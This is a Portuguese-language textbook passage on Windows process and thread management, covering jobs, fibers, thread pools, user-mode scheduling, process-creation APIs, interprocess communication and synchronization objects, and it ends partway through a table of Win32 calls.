O Windows tem uma série de conceitos para gerenciar a CPU e agrupar os recursos. Nas próximas seções examinaremos esses conceitos, discutindo algumas das chamadas relevantes da API do Win32, e mostraremos como são implementados.

11.4.1 Conceitos fundamentais

No Windows os processos são contêineres para programas. Eles detêm o espaço de endereçamento virtual, os descritores que fazem referência aos objetos do modo

núcleo e os threads. Em seu papel de contêiner de threads, eles detêm recursos comuns usados para execução de threads, como o ponteiro para a estrutura de cota, o objeto de token compartilhado e parâmetros-padrão usados para inicializar os threads — incluindo a classe de escalonamento e prioridade. Cada processo tem dados de sistema do modo usuário, chamados **PEB** (**Process Environment Block** — bloco do ambiente do processo). O PEB inclui a lista de módulos carregados (ou seja, o EXE e as DLLs), a memória contendo string de ambiente, o diretório de trabalho atual e os dados para gerenciar as heaps dos processos — assim como vários casos especiais de códigos inúteis do Win32 que foram adicionados ao longo do tempo.

Os threads são a abstração do núcleo para escalonar a CPU no Windows. Prioridades são atribuídas para cada thread com base no valor da prioridade no processo que o contém. Eles também podem **ter afinidade** para serem executados apenas em certos processadores, o que ajuda programas concorrentes sendo executados em multiprocessadores a distribuir de forma explícita um trabalho. Cada thread tem duas pilhas separadas de chamadas, uma para execução no modo usuário e outra para o modo núcleo; há também um **TEB** (**Thread Environment Block** — bloco de ambiente de thread) que mantém os dados do modo usuário específicos ao thread, incluindo armazenamento por thread (armazenamento local de thread — **thread local storage**) e campos para o Win32, linguagem e localização cultural, e outros campos especializados que foram adicionados por vários outros recursos.

Além dos PEBs e TEBs, há uma outra estrutura de dados que o modo núcleo compartilha com cada processo, chamada de **dados compartilhados do usuário**. Ela é uma página que pode ser escrita pelo núcleo, mas é somente leitura em todo processo do modo usuário. Contém uma série de valores mantidos pelo núcleo, como vários formatos de hora, informação da versão, quantidade de memória física e muitos flags compartilhados usadas por inúmeros componentes do modo usuário, como COM, serviços de terminal e depuradores. O uso dessa página somente leitura é apenas um aperfeiçoamento de desempenho, já que os valores também poderiam ser obtidos por uma chamada de sistema para o modo núcleo, mas as chamadas de sistema são muito mais caras que um único acesso de memória; logo, para alguns campos mantidos pelo sistema, como a hora, faz muito sentido. Os outros campos, como o fuso horário atual, não mudam com frequência (exceto em computadores em aeronaves), mas o código que reside nesses campos deve consultá-los repetidas vezes apenas para ver se mudaram. Assim como em muitas modificações para melhorar o desempenho, é estranho, mas funciona.

Processos

Os processos são criados por objetos de seção, cada um dos quais descreve um objeto de memória mantido em um arquivo no disco. Quando um processo é criado, o processo criador recebe um descritor para esse processo que lhe permite modificá-lo mapeando seções, alocando memória virtual, gravando parâmetros e dados de ambiente, duplicando descritores de arquivo em sua tabela de descritores e criando threads. Isso é muito diferente de como os processos são criados no UNIX e reflete a diferença entre os sistemas pretendidos nos projetos originais do UNIX *versus* Windows.

Como descrito na Seção 11.1, o UNIX foi projetado para sistemas de apenas um processador de 16 bits que usavam o sistema de troca (*swapping*) para compartilhar a memória entre os processos. Em tais sistemas, ter o processo como a unidade de concorrência e usar uma operação como fork para criar processos era uma ideia brilhante. Para executar um novo processo com pouca memória e nenhum hardware de memória virtual, os processos na memória têm de ser trocados para o disco para criar espaço. O UNIX implementou fork no início apenas trocando os processos pais e passando sua memória física para os filhos. A operação quase não tinha custo.

Em contrapartida, o ambiente de hardware no momento em que a equipe de Cutler escreveu o NT eram sistemas de multiprocessadores de 32 bits com hardware de memória virtual para compartilhar 1-16 MB de memória física. Os multiprocessadores oferecem a oportunidade de executar partes de programas de forma concorrente, então o NT usava processos como contêineres para compartilhar memória e objeto, e empregava threads como a unidade de concorrência para o escalonamento.

É lógico, os sistemas dentro de poucos anos não vão mais se parecer em nada com nenhum desses dois ambientes, tendo espaços de endereçamento de 64 bits com dezenas (ou centenas) de núcleos de CPU por soquete de chip e dezenas ou centenas de GB de memória física. Essa memória também poderá ser radicalmente diferente da RAM atual. A RAM atual perde seu conteúdo quando não é alimentada com energia, mas as **memórias de mudança de fase**, agora em estudo, mantêm seus valores (como os discos) mesmo quando a energia é desligada. Também podemos esperar **dispositivos flash** substituindo os discos rígidos, suporte mais amplo à virtualização, redes onipresentes e suporte para inovações de sincronização, como **memória transacional**. O Windows e o UNIX continuarão a ser adaptados a novas realidades de hardware, mas o que será mesmo interessante é ver quais

novos sistemas operacionais são projetados de forma específica para sistemas baseados nesses avanços.

Tarefas e filamentos

O Windows pode agrupar processos em tarefas. Tarefas agrupam processos com o objetivo de aplicar restrições a eles e aos threads que eles contêm, como limitar o uso de recursos por meio de cota compartilhada ou aplicar um **token restrito** que impede que os threads acessem muitos objetos de sistema. A propriedade mais significativa das tarefas para o gerenciamento de recursos é que, uma vez que um processo esteja em uma tarefa, todos os threads dos processos que esse processo cria também estarão na tarefa. Não há como fugir. Como indicado pelo nome, as tarefas foram projetadas para situações que são mais semelhantes ao processamento em lote do que à computação interativa comum.

No Windows Moderno, as tarefas são usadas para agrupar os processos que estão executando uma aplicação moderna. Os processos que compreendem uma aplicação em execução precisam ser identificados ao sistema operacional, para que este possa gerenciar a aplicação inteira em favor do usuário.

A Figura 11.22 apresenta o relacionamento entre tarefas, processos, threads e filamentos. As tarefas contêm processos; processos contêm threads, mas os threads não contêm filamentos. O relacionamento de threads com filamentos é, de modo geral, de muitos para muitos.

Os filamentos são criados alocando-se uma pilha e uma estrutura de dados de filamento do modo usuário para armazenar registradores e dados associados com o filamento. Os threads são convertidos em filamentos, mas estes podem também ser criados de modo independente dos threads. Esses filamentos não serão executados até que algum que já esteja sendo executado em um thread chame, de forma explícita, SwitchToFiber para executá-lo. Os threads poderiam tentar trocar para um filamento já em execução, logo o programador deve fornecer sincronização para impedir isso.


A principal vantagem dos filamentos é que o custo adicional da troca entre filamentos é muito mais baixo que o da troca entre threads. Uma troca de thread requer entrada e saída no núcleo. Uma troca de filamento grava e recupera alguns registradores sem qualquer mudança de modos.

Ainda que os filamentos sejam escalonados de forma cooperativa, se há muitos threads escalonando os filamentos, muita sincronização cautelosa é necessária para assegurar que os filamentos não interfiram uns nos outros. Para simplificar a interação entre threads e filamentos, é útil criar apenas tantos threads quantos forem os processadores para executá-los e configurar a afinidade dos threads para que cada um seja executado apenas em um conjunto específico de processadores disponíveis, ou até mesmo em apenas um processador.

Cada thread pode, então, executar um subconjunto particular de filamentos, estabelecendo um relacionamento um para muitos entre os threads e filamentos, o que simplifica a sincronização. Mesmo assim, ainda há muitas dificuldades com os filamentos. A maioria das bibliotecas do Win32 desconhece os filamentos, e as aplicações que tentam utilizá-los como se fossem threads encontrarão muitas falhas. O núcleo não tem conhecimento dos filamentos e, quando um entra no núcleo, o thread em que está sendo executado pode se bloqueado e o núcleo vai escalonar um thread arbitrário para o processador, tornando-o indisponível para executar outros filamentos. Por essas razões os filamentos são pouco usados, exceto quando se transporta código de outros sistemas que precisem de forma explícita das funcionalidades oferecidas por eles.

Pools de threads e escalonamento no modo usuário

O **pool de threads** do Win32 é um recurso que se encontra no topo do modelo de threads do Windows,

FIGURA 11.22 O relacionamento entre tarefas, processos, threads e filamentos. Tarefas e filamentos são opcionais; nem todos os processos estão em tarefas ou contêm filamentos.

para oferecer uma melhor abstração para certos tipos de programas. A criação de threads é muito dispendiosa para ser invocada toda vez que um programa quer executar uma tarefa pequena simultaneamente com outras tarefas, a fim de tirar proveito dos diversos processadores. As tarefas podem ser agrupadas em tarefas maiores, mas isso reduz a quantidade de concorrência explorável no programa. Uma abordagem alternativa é que um programa reserve um número limitado de threads e mantenha uma fila de tarefas que precisem ser executadas. À medida que um thread termina de executar uma tarefa, ele pega outra na fila. Esse modelo separa as questões de gerenciamento de recursos (quantos processadores estão disponíveis e quantos threads devem ser criados) do modelo de programação (o que é uma tarefa e como as tarefas são sincronizadas). O Windows formaliza essa solução no pool de threads da Win32, um conjunto de APIs para gerenciar automaticamente um pool dinâmico de threads e despachar tarefas a eles.

Mas os pools de threads não são uma solução perfeita, pois quando um thread é bloqueado por algum recurso no meio de uma tarefa, ele não pode alternar para uma tarefa diferente. Assim, o pool de threads inevitavelmente criará mais threads do que o número de processadores disponíveis; assim, se puderem ser executados, os threads estarão disponíveis para serem escalonados mesmo quando outros threads tiverem sido bloqueados. O pool de threads é integrado a muitos dos mecanismos comuns de sincronização, como aguardar o término da E/S ou ficar bloqueado até que um evento do núcleo seja sinalizado. A sincronização pode ser usada como gatilho para o enfileiramento de uma tarefa, para que os threads não tenham uma tarefa atribuída antes que ela esteja pronta para ser executada.

A implementação do pool de threads utiliza o mesmo recurso de fila fornecido para a sincronização com o término da E/S, junto com uma fábrica de threads do modo núcleo que adiciona mais threads ao processo quando for preciso manter os processadores disponíveis ocupados. Existem tarefas pequenas em muitas aplicações, mas particularmente naquelas que oferecem serviços no modelo de computação cliente/servidor, onde uma enxurrada de solicitações é enviada dos clientes para o servidor. O uso de um pool de threads para esses cenários aumenta a eficiência do sistema, reduzindo o custo adicional de criar threads e passando as decisões sobre como gerenciar os threads no pool da aplicação para o sistema operacional.

O que os programadores identificam como um único thread do Windows, na realidade, são dois threads: um que é executado no modo núcleo e um no modo usuário. Esse é exatamente o mesmo modelo que o UNIX possui. Cada um recebe sua própria pilha e sua própria memória para salvar seus registradores quando não estiver em execução. Os dois threads parecem ser um único porque não são executados ao mesmo tempo. O thread do usuário opera como uma extensão do thread do núcleo, rodando apenas quando o do núcleo chavear para ele, retornando do modo núcleo ao modo usuário. Quando um thread do usuário deseja realizar uma chamada do sistema, encontra uma falta de página ou é preemptado, o sistema entra no modo núcleo e retorna ao thread de núcleo correspondente. Em geral, não é possível chavear entre os threads do usuário sem primeiro chavear para o thread do núcleo correspondente, chavear para o novo thread do núcleo e depois chavear para o seu thread do usuário.

Quase sempre a diferença entre os threads do usuário e do núcleo é transparente para o programador. Porém, no Windows 7, a Microsoft acrescentou um recurso chamado **UMS** (**User-Mode Scheduling** — escalonamento do modo usuário), que expõe essa distinção. O UMS é semelhante aos recursos usados em outros sistemas operacionais, como as **ativações de escalonador**. Ele pode ser usado para alternar entre os threads do usuário sem primeiro ter de entrar no núcleo, oferecendo os benefícios dos filamentos, mas com uma integração muito melhor para o Win32 — pois utiliza threads Win32 reais.

A implementação do UMS possui três elementos principais:

1. *Chaveamento em modo usuário:* pode-se escrever um escalonador do modo usuário para chavear entre os threads do usuário sem entrar no núcleo. Quando ocorre de um thread do usuário entrar no modo núcleo, o UMS encontra o thread do núcleo correspondente e imediatamente chaveia para ele.
2. *Reentrada no escalonador do modo usuário:* quando a execução de um thread do núcleo é bloqueada para esperar que um recurso fique disponível, o UMS alterna para um thread do usuário especial e executa o escalonador do modo usuário, para que um thread diferente do usuário possa ser escalonado para execução no processador corrente. Isso permite que o processo corrente continue usando o mesmo processador por todo o seu período de tempo, em vez de ter de entrar na fila, atrás de outros processos, quando um de seus threads estiver bloqueado.

3. *Término da chamada do sistema:* depois que um thread do núcleo bloqueado por fim é concluído, uma notificação contendo os resultados das chamadas do sistema é enfileirada para o escalonador do modo usuário, de modo que ele possa alternar para o thread do usuário correspondente da próxima vez que tomar uma decisão de escalonamento.

O UMS não inclui um escalonador do modo usuário como parte do Windows. Ele serve como um recurso de baixo nível para ser usado por bibliotecas de tempo de execução utilizadas por linguagens de programação e aplicações de servidor, para implementar modelos de threading leves, que não entram em conflito com o escalonamento de threads no nível de núcleo. Essas bibliotecas de tempo de execução normalmente implementarão um escalonador do modo usuário mais adequado ao seu ambiente. Um resumo dessas abstrações pode ser visto na Figura 11.23.

Threads

Cada processo costuma começar com um thread, mas novos threads podem ser criados de maneira dinâmica. Os threads formam a base do escalonamento de CPU, já que o sistema operacional sempre seleciona um deles para ser executado, e não um processo. Como consequência, todo thread tem um estado (pronto, em execução, bloqueado etc.), ao passo que os processos não têm estados de escalonamento. Os threads podem ser criados de maneira dinâmica por uma chamada do Win32 que especifica o endereço dentro do espaço de endereçamento do processo em que ele iniciará sua execução.

Cada thread tem um identificador, que é obtido do mesmo espaço que os identificadores de processo; logo, um único ID nunca pode estar em uso para um processo e um thread ao mesmo tempo. Os identificadores de thread e processo são múltiplos de quatro porque são, na verdade, alocados pelo executivo usando uma tabela de descritores especial posta à parte para a alocação de IDs. O sistema está reutilizando o mecanismo escalável de gerenciamento de descritores exibido nas figuras 11.16 e 11.17. A tabela de descritores não tem referências em objetos, mas usa o campo de ponteiros para apontar para um processo ou thread para que a pesquisa de um ou outro por ID seja bastante eficiente. A ordenação FIFO da lista de descritores livres é ativada para a tabela de IDs em versões recentes do Windows, para que os IDs não sejam reutilizados de imediato. Os problemas com a reutilização imediata são explorados nas questões ao final deste capítulo.

Um thread é executado em geral no modo usuário, mas quando ele faz uma chamada de sistema, muda para o modo núcleo e continua a ser executado como o mesmo thread com as mesmas propriedades e limites que tinha no modo usuário. Cada thread tem duas pilhas, uma para usar quando está em modo usuário e outra para quando está no modo núcleo. Sempre que um thread entra no núcleo, ele muda para a pilha do modo núcleo. Os valores dos registradores do modo usuário são salvos em uma estrutura de dados **CONTEXT** na base da pilha do modo núcleo. Como a única forma de um thread de modo usuário não estar sendo executado é entrar no núcleo, a CONTEXT de um thread sempre contém o estado dos registradores quando ele não está sendo executado. A CONTEXT para cada thread pode ser examinada e modificada por qualquer processo com um descritor para o thread.

Os threads normalmente são executados usando o token de acesso do processo que o contém, mas, em alguns casos relacionados à computação cliente/servidor, um thread sendo executado em um processo de serviço

FIGURA 11.23 Conceitos básicos utilizados para o gerenciamento da CPU e dos recursos.

Nome	Descrição	Notas
Tarefa	Coleção de processos que compartilham cotas e limites	Usado em AppContainers
Processo	Contêiner para a detenção de recursos	
Thread	Entidade escalonada pelo núcleo	
Filamento	Thread leve gerenciado inteiramente no espaço do usuário	Raramente usado
Pool de threads	Modelo de programação orientado a tarefas	Montado em cima dos threads
Thread do modo usuário	Abstração que permite o chaveamento de threads no modo usuário	Uma extensão dos threads

pode personificar seu cliente, usando um token de acesso temporário baseado no token desse cliente para que o thread possa realizar operações no nome do cliente. (Em geral, um serviço não pode usar o token verdadeiro do cliente, já que o cliente e o servidor podem estar executando em sistemas diferentes.)

Os threads também são o ponto focal normal para E/S. Eles bloqueiam quando realizam E/S síncrona e os pacotes de solicitação de E/S pendentes para E/S assíncrona são ligados a eles. Quando um thread termina sua execução, ele pode sair. Quaisquer solicitações de E/S pendentes para o thread serão canceladas e, quando o último thread ainda ativo em um processo sai, o processo é concluído.

É importante perceber que os threads são um conceito de escalonamento, não um conceito de posse de recurso. Qualquer thread é capaz de acessar todos os objetos que pertencem a seu processo. Tudo o que se tem de fazer é usar o valor de descritor e fazer a chamada Win32 apropriada. Não há restrições nos threads de que não possam acessar um objeto porque outro thread o criou ou abriu. O sistema nem mesmo mantém registro de qual thread criou qual objeto. Uma vez que o descritor do objeto tenha sido colocado na tabela de descritores do processo, qualquer thread no processo pode usá-lo, mesmo que esteja personificando outro usuário.

Como já dissemos, além dos threads normais que são executados nos processos do usuário, o Windows tem uma série de threads de sistema que são executados apenas no modo núcleo e não são associados a qualquer processo do usuário. Todos esses threads de sistema são executados em um processo especial, chamado **processo de sistema**. Esse processo não tem espaço de endereçamento no modo usuário. Ele fornece o ambiente no qual os threads são executados quando não estão operando em nome de um processo específico do modo usuário. Estudaremos alguns desses threads posteriormente, quando chegarmos ao gerenciamento de memória. Alguns realizam tarefas administrativas, como salvar páginas modificadas em disco, enquanto outros formam o pool de threads operários que são atribuídos para realizar tarefas curtas específicas, delegadas por componentes do executivo ou drivers que precisem realizar algum serviço no processo de sistema.

11.4.2 Chamadas API de gerenciamento de tarefas, processos, threads e filamentos

Novos processos são criados usando a função da API do Win32 CreateProcess. Essa função tem muitos parâmetros e várias opções. Ela leva o nome do arquivo a ser executado, as strings de linhas de comando (não analisadas) e um ponteiro para as strings de ambiente. Há também flags e valores que controlam muitos detalhes, como o modo que a segurança é configurada para o processo e o primeiro thread, configurações de depurador e propriedades de escalonamento. Um flag também especifica se descritores abertos no criador devem ser passados para o novo processo. A função também recebe o diretório de funcionamento atual do novo processo e uma estrutura de dados opcional, com informações sobre a GUI do Windows que o processo deverá usar. Em vez de retornar apenas um ID para o novo processo, o Win32 retorna descritores e IDs, tanto para o novo processo quanto para seu thread inicial.

O grande número de parâmetros revela uma série de diferenças do processo de criação no UNIX.

1. O caminho de pesquisa real para encontrar o programa a ser executado está embutido no código de biblioteca para o Win32, mas gerenciado de forma mais explícita no UNIX.
2. O diretório de trabalho atual é um conceito do modo núcleo no UNIX, mas uma string do modo usuário no Windows. O Windows na verdade *abre* um descritor no diretório atual de cada processo, com os mesmos efeitos irritantes do UNIX: não se pode apagar o diretório, a não ser que aconteça de ele estar em outro ponto da rede, *podendo*, nesse caso, ser apagado.
3. O UNIX analisa a linha de comando e passa um vetor de parâmetros, enquanto o Win32 deixa a análise de argumentos para o programa individual. Como consequência, programas diferentes podem tratar caracteres curinga (por exemplo, *.txt) e outros símbolos especiais de um modo inconsistente.
4. Se os descritores de arquivos podem ou não ser herdados no UNIX é uma propriedade do descritor. No Windows, essa é uma propriedade tanto do descritor quanto do parâmetro para a criação do processo.
5. O Win32 é orientado por GUI; logo, novos processos recebem, de forma direta, informações sobre sua janela primária, ao passo que essa informação é passada como parâmetros para aplicações de GUI no UNIX.
6. O Windows não tem um bit SETUID como uma propriedade do executável, mas um processo pode criar outro que seja executado como um usuário diferente, desde que possa obter um token com as credenciais daquele usuário.

7. O descritor de processo e de thread retornado pelo Windows pode ser usado para modificar o novo processo/thread de várias formas significativas, incluindo modificação da memória virtual, injeção de threads no processo e alteração da execução de threads. O UNIX apenas faz modificações ao novo processo entre as chamadas fork e exec, e apenas de formas limitadas, pois exec descarta todo o estado do modo usuário do processo.

Algumas dessas diferenças são históricas e filosóficas. O UNIX foi projetado para ser orientado à linha de comando em vez de ser orientado à GUI, como o Windows. Os usuários do UNIX são mais sofisticados e entendem conceitos como variáveis *PATH*. O Windows herdou muito do legado do MS-DOS.

A comparação também é distorcida porque o Win32 é um invólucro do modo usuário em torno da execução nativa de processos do NT, assim como as funções da biblioteca *system* envolvem fork/exec no UNIX. As chamadas de sistema reais do NT para criar processos e threads, NtCreateProcess e NtCreateThread, são muito mais simples do que as versões do Win32. Os parâmetros principais de criação de processos do NT são um descritor em uma seção representando o arquivo de programa a ser executado, um flag especificando se o novo processo deve, por padrão, herdar descritores do criador e parâmetros relacionados ao modelo de segurança. Todos os detalhes de configuração das strings de ambiente, e a criação do thread inicial, são deixados para o código do modo usuário, que pode usar o descritor no novo processo para manipular diretamente seu espaço de endereçamento virtual.

Para dar suporte ao subsistema POSIX, a criação nativa de processos tem uma opção de criar um novo processo copiando o espaço de endereçamento virtual de outro em vez de mapear um objeto de seção para um programa novo. Isso só é usado para implementar a fork para o POSIX, e não pelo Win32. Como POSIX não vem mais com o Windows, a duplicação de processos tem pouca utilidade — ainda que, às vezes, os desenvolvedores ousados apareçam com usos especiais, semelhante aos usos de fork sem exec no UNIX.

A criação de threads passa o contexto da CPU para ser usado pelo novo thread (o que inclui o ponteiro de pilha e o ponteiro de instrução inicial), um modelo (*template*) para o TEB e um flag dizendo se o thread deve ser executado de imediato ou criado em um estado de suspensão (esperando alguém chamar NtResumeThread em seu descritor). A criação da pilha do modo usuário e a passagem dos parâmetros *argv/argc* são deixadas para o código do modo usuário chamando as APIs nativas de gerenciamento de memória do NT no descritor do processo.

No lançamento do Windows Vista, uma nova API nativa para processos foi incluída, NtCreateUserProcess, movendo muitas das etapas do modo usuário para o executivo no modo núcleo, combinando a criação de processos com a criação do thread inicial. A razão para a mudança foi dar suporte ao uso de processos como limites de segurança. Em geral, todos os processos criados por um usuário são considerados igualmente confiáveis. É o usuário, representado por um token, que determina onde está o limite de confiança. NtCreateUser Process permite que os processos também ofereçam limites de confiança, mas isso significa que o processo criador não possui direitos suficientes em relação a um novo descritor de processo para implementar os detalhes da criação no modo usuário para processos que estão em um ambiente de confiança diferente. O principal uso de um processo em um limite de confiança diferente (considerados **processos protegidos**) é dar suporte a diversas formas de gerenciamento de direitos digitais, que protegem o material com direitos autorais de ser usado indevidamente. Logicamente, os processos protegidos só visam a ataques do modo usuário contra o conteúdo protegido, e não podem impedir ataques do modo núcleo.

Comunicação entre processos

Os threads podem se comunicar de muitas maneiras, entre elas pipes, pipes nomeados, mailslots, soquetes, chamadas de procedimento remotas e arquivos compartilhados. Os pipes têm dois modos: bytes e mensagens, selecionados no momento da criação. Os pipes no modo byte funcionam como no UNIX. Os pipes no modo de mensagem são bastante parecidos, mas preservam os limites da mensagem; assim, quatro escritas de 128 bytes serão lidas como quatro mensagens de 128 bytes, e não como uma mensagem de 512 bytes, como acontece com os pipes no modo byte. Existem também os pipes nomeados e que têm os mesmos dois modos dos normais. Os pipes nomeados também podem ser usados em rede; os normais, não.

Os **mailslots** são uma característica do sistema operacional OS/2 implementada no Windows por questão de compatibilidade. De certa maneira, são similares aos pipes, mas não idênticos. Uma diferença: eles são de apenas uma via, enquanto os pipes são de via dupla. Também podem ser usados em uma rede, mas não dão garantia de entrega. Por fim, permitem que o processo emissor difunda uma mensagem para diversos

receptores, em vez de para apenas um. Tanto os mailslots quanto os pipes nomeados são implementados como sistemas de arquivos no Windows, em vez de funções do executivo. Isso permite que sejam acessados pela rede usando-se os protocolos remotos de sistema de arquivos existentes.

Os **soquetes** são como os pipes, só que em geral conectam processos em máquinas diferentes. Por exemplo, um processo escreve em um soquete e outro, em uma máquina remota, lê a partir desse soquete. Os soquetes também podem ser usados para conectar processos de uma mesma máquina, mas, como ocasionam maior sobrecarga que os pipes, eles em geral são usados somente no contexto de redes. Os soquetes foram projetados, no início, para o Berkeley UNIX, e a implementação obteve ampla disponibilidade. Alguns dos códigos e estruturas de dados do Berkeley ainda estão presentes no Windows, como reconhecido nas notas de lançamento do sistema.

As RPCs (**Remote Procedure Calls** — Chamadas de procedimento remotas) permitem que um processo *A* faça com que um processo *B* chame um procedimento no espaço de endereçamento de *B* a pedido de *A* e retorne o resultado para *A*. Existem várias restrições aos parâmetros. Por exemplo, não faz sentido passar um ponteiro para um processo diferente, portanto as estruturas de dados devem ser postas em pacotes e transmitidas de uma forma independente do processo. A RPC é de modo geral implementada como uma camada de abstração acima da camada de transporte. No caso do Windows, o transporte pode ser soquetes TPC/IP, pipes nomeados ou ALPC. A **ALPC** (**Advanced Local Procedure Call** — Chamada avançada de procedimento local) é um recurso de envio de mensagem no executivo do modo núcleo. É otimizada para comunicações entre processos na máquina local e não opera em rede. O projeto básico é o envio de mensagens que geram respostas, implementando uma versão leve de chamada de procedimento remota, sobre a qual o pacote de RPC pode ser construído para fornecer um conjunto mais rico em funcionalidade do que o disponível na ALPC. Esta é implementada usando uma combinação de cópia de parâmetros e alocação temporária de memória compartilhada, baseada no tamanho das mensagens.

Por fim, os processos podem compartilhar objetos. Isso inclui objetos de seção, que podem ser mapeados no espaço de endereçamento virtual de processos diferentes ao mesmo tempo. Todas as escritas feitas por um processo aparecem, então, no espaço de endereçamento dos outros processos. Usando esse mecanismo, o buffer compartilhado utilizado em problemas produtor-consumidor pode ser implementado de forma fácil.

Sincronização

Os processos também podem usar vários tipos de objetos de sincronização. Assim como o Windows fornece numerosos mecanismos de comunicação entre processos, ele também oferece vários mecanismos de sincronização, incluindo semáforos, mutexes, regiões críticas e eventos. Todos esses mecanismos funcionam com os threads e não com os processos; assim, quando um thread é bloqueado em um semáforo, outros threads no mesmo processo (se houver algum) não são afetados e podem continuar sua execução.

Um semáforo é criado usando a função CreateSemaphore da API do Win32, que pode inicializá-lo para um valor dado e definir um valor máximo também. Os semáforos são objetos do modo núcleo e, por essa razão, têm descritores de segurança e descritores comuns. O descritor de um semáforo pode ser duplicado usando DuplicateHandle e passado para outro processo de modo que vários processos possam ser sincronizados pelo mesmo semáforo. Um semáforo também pode receber um nome no espaço de nomes do Win32 e ter uma ACL configurada para sua proteção. Algumas vezes compartilhar um semáforo pelo nome é mais apropriado que duplicar o descritor.

Existem chamadas para up e down, contudo elas têm nomes um pouco estranhos, ReleaseSemaphore (up) e WaitForSingleObject (down). Também é possível definir um tempo limite para que a chamada WaitForSingleObject expire, para que o thread que a esteja realizando possa ser liberado finalmente, ainda que o semáforo permaneça em 0 (embora temporizadores reintroduzam as condições de corrida). As chamadas WaitForSingleObject e WaitForMultipleObjects são as interfaces comuns usadas para esperar pelos objetos despachantes discutidos na Seção 11.3. Ainda que tivesse sido possível envolver a versão de um único objeto dessas APIs em um invólucro com um nome de alguma forma mais parecido com um semáforo, muitos threads usam a versão de muitos objetos, que pode incluir a espera por várias formas de objetos de sincronização, bem como outros eventos como finalização de processos e threads, conclusão de operações de E/S e a disponibilidade de mensagens em portas e soquetes.

Os mutexes também são objetos do modo núcleo usados para sincronização, contudo mais simples que os semáforos porque não têm contadores. Eles são, na essência, travas com funções API para travar,

WaitForSingleObject, e destravar, ReleaseMutex. Assim como os descritores de semáforos, os descritores de mutexes podem ser duplicados e passados entre processos para que threads em processos diferentes possam acessar o mesmo mutex.

Um terceiro mecanismo de sincronização é chamado de **seções críticas**, que implementam o conceito de regiões críticas. Elas são similares aos mutexes no Windows, com a diferença de que são locais para o espaço de endereçamento do thread criador. Como as seções críticas não são objetos do modo núcleo, elas não têm descritores explícitos ou descritores de segurança e não podem ser passadas entre processos. A ativação e a liberação da trava são feitas com EnterCriticalSection e LeaveCriticalSection, respectivamente. Como essas funções da API são realizadas, de início, no espaço do usuário e só fazem chamadas ao núcleo quando um bloqueio é necessário, elas são muito mais rápidas que os mutexes. As seções críticas são otimizadas para combinar travas giratórias (em multiprocessadores) com o uso de sincronização de núcleo apenas quando necessário. Em muitas aplicações a maior parte das seções críticas é tão raramente disputada ou existe por períodos tão curtos que nunca é necessário alocar um objeto de sincronização do núcleo. Isso resulta em economias significativas de memória do núcleo.

Outro mecanismo de sincronização que discutimos usa objetos do modo núcleo chamados de **eventos**. Como já descrevemos, há dois tipos: **eventos de notificação** e **eventos de sincronização**. Um evento pode estar em um de dois estados: sinalizado e não sinalizado. Um thread pode esperar para um evento ser sinalizado com a chamada WaitForSingleObject. Se um outro thread sinaliza um evento com a chamada SetEvent, o que acontece depende do tipo do evento. Com um evento de notificação, todos os threads em espera são liberados e o evento permanece marcado até que seja desmarcado, de forma manual, com ResetEvent. Com um evento de sincronização, se um ou mais threads estiverem aguardando, apenas um é liberado e o evento é desmarcado. Uma operação alternativa é PulseEvent, que é como SetEvent, com a diferença de que, se não houver ninguém aguardando, o pulso é perdido e o evento é desmarcado. Por outro lado, um SetEvent que aconteça sem que haja threads esperando é lembrado por deixar o evento sinalizado, de modo que um thread subsequente que faça uma chamada API de espera para o evento não esperará na verdade.

O número de chamadas API do Win32 lidando com processos, threads e filamentos é próximo de 100, e uma parte substancial disso lida com IPC de uma forma ou de outra.

Duas novas funções de sincronização foram adicionadas recentemente ao Windows, WaitOnAddress e InitOnceExecuteOnce. A primeira é chamada para esperar que o valor contido no endereço especificado seja modificado. A aplicação deverá chamar WakeByAddressSingle (ou WakeByAddressAll) depois de modificar o local para despertar o primeiro dos (ou todos os) threads que chamaram WaitOnAddress nesse local. A vantagem dessa API em relação ao uso de eventos é que não é preciso alocar um evento explícito para sincronização. Em vez disso, o sistema esmiúça o endereço do local para encontrar uma lista de todos os que estão esperando mudanças em determinado endereço. WaitOnAddress funciona de modo semelhante ao mecanismo de dormir/despertar encontrado no núcleo do UNIX. A função InitOnceExecuteOnce pode ser usada para garantir que uma rotina de inicialização seja executada apenas uma vez em um programa. A inicialização correta de estruturas de dados é incrivelmente difícil em programas multithreaded. Um resumo das chamadas discutidas anteriormente, bem como de outras importantes, é apresentado na Figura 11.24.

Note que nem todas essas são apenas chamadas de sistema. Enquanto algumas são invólucros, outras contêm código significativo de bibliotecas que mapeia a semântica do Win32 para as APIs nativas do NT. Além dessas, outras, como as APIs de filamentos, são puramente funções do modo usuário porque, como já dissemos, o modo núcleo não conhece os filamentos. Eles são implementados, em sua totalidade, por bibliotecas do modo usuário.

11.4.3 Implementação de processos e threads

Nesta seção entraremos em mais detalhes sobre como o Windows cria um processo (e o thread inicial). Como Win32 é a interface mais documentada, começaremos com ele, mas chegaremos de forma rápida ao núcleo e entenderemos a implementação da chamada de API nativa para a criação de um novo processo. Focaremos os caminhos principais de código que são executados sempre que os processos são criados e apresentaremos alguns dos detalhes que completam lacunas no que vimos até aqui.

Um processo é criado quando outro processo realiza a chamada CreateProcess do Win32. Essa chamada invoca um procedimento do modo usuário na *kernel32.dll* que faz uma chamada a NtCreateUserProcess no núcleo para criar o processo em diversas etapas.

FIGURA 11.24 Algumas das chamadas do Win32 para gerenciar processos, threads e filamentos.

Função da API do Win32	Descrição
CreateProcess	Cria um novo processo
CreateThread	Cria um novo thread em um processo existente
CreateFiber	Cria um novo filamento
ExitProcess	Finaliza o processo atual e todos os seus threads
ExitThread	Finaliza este thread
ExitFiber	Finaliza este filamento
